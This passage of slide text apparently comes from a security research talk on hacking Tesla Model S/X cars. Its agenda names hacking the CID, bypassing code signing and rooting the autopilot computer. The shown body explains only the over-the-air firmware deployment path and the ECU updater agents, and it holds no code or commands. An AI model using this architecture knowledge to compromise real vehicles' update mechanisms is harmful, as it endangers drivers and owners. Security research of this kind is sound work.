
1. Hack into CID
2. Bypass Code Signing Protection
3. *OTA Overview*
4. Easter Egg
5. Root APE from CID



OTA Overview



OTA Overview



Cloud – Car: Firmware Deploy

- “Firmware Bundle”
 - A large file contains anything required to do a fresh upgrade on a Model S/X car.
 - Encrypted
- Some modules used during deploy
 - Message box
 - CDN
 - Job management




Cloud – Car: Firmware Deploy


- Some modules used during deploy
 - **Message box**
 - CDN
 - Job management
- Each message contains a command
- Firmware update can be triggered by new message in the message box
 - QtCar would peek unread messages actively



Cloud – Car: Firmware Deploy - handshake



Cloud – Car: Firmware Deploy - fetch




Cloud – Car: Firmware Deploy - jobs

- Job management is a key part for OTA
- Assign job ID for tracking each upgrade request
- Preset *checkpoints* in key steps for diagnostic
- POST name of the checkpoint to remote server
- Engineers might set up this with a complex telemetry infrastructure for quick responding to failures



OTA Overview




Ethernet Connected ECUs


- Each ECU with Ethernet connected have a upgrade agent
 - ic-updater, cid-updater, ...
 - Nearly same framework
- CID is getting the firmware and distribute it over the car
 - Consider cid-updater as local server, and ic-updater as remote agent
 - Both of them running a service command_service_listener
 - Local server may get remote agent if necessary
- How other components upgraded?
 - Take IC as a example



Ethernet Connected ECUs – Step 1



Ethernet Connected ECUs – Step 2

